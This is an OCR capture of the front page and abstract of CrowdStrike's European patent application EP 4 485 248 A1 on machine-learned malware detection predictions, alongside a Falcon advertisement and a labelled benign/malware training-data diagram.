
what patterns should we look for?

Unified platform. One agent. Complete protection.

CrowdStrike Falcon: Cybersecurity's AI-native platform.

Explore now →




Training Data
training
Model
prediction
benign
malware
benign
benign
benign
malware
benign
Test Data
benign
benign
malware

how do you train a model to identify the presence of malware?

benign

malware

benign

benign

benign

malware

benign

benign

benign

malware

(19) Europäisches Patentamt
European Patent Office
Office européen des brevets

(11) EP 4 485 248 A1

(12) **EUROPEAN PATENT APPLICATION**

(43) Date of publication:
01.01.2025 Bulletin 2025/01

(21) Application number: **24183705.3**

(22) Date of filing: **21.06.2024**

(51) International Patent Classification (IPC):
G06F 21/55 *(2013.01)* ***G06F 21/57*** *(2013.01)*

(52) Cooperative Patent Classification (CPC):
G06F 21/552; G06F 21/577; G06F 2221/034

(84) Designated Contracting States:
AL AT BE BG CH CY CZ DE DK EE ES FI FR GB GR HR HU IE IS IT LI LT LU LV MC ME MK MT NL NO PL PT RO RS SE SI SK SM TR
Designated Extension States:
BA
Designated Validation States:
GE KH MA MD TN

(30) Priority: **28.06.2023 US 202318343697**

(71) Applicant: **CrowdStrike, Inc.**
Sunnyvale, CA 94086 (US)


(72) Inventors:
- **FRASER, Joshua**
  Sunnyvale, 94086 (US)
- **FAULHABER, Joseph Leo**
  Sunnyvale, 94086 (US)

(74) Representative: **Murgitroyd & Company**
165-169 Scotland Street
Glasgow G5 8PL (GB)


(54) **MACHINE LEARNED MALICIOUS PREDICTIONS**


(57) A cloud-based cyber security detection prediction service pre-screens cyber security detections reported by endpoint client devices. The endpoint client devices report the cyber security detections to a cloud-computing environment providing the cloud-based cyber security detection prediction service. The cyber security detections are compared to a cyber security assessment profile generated by a machine learning model trained using human expert cyber security assessments. The human expert cyber security assessments were applied by human cyber security subject matter experts scrutinizing historical detection data. The cloud-based cyber security detection prediction service thus provides a much faster cyber security prediction based on human expertise.

FIG. 5/12

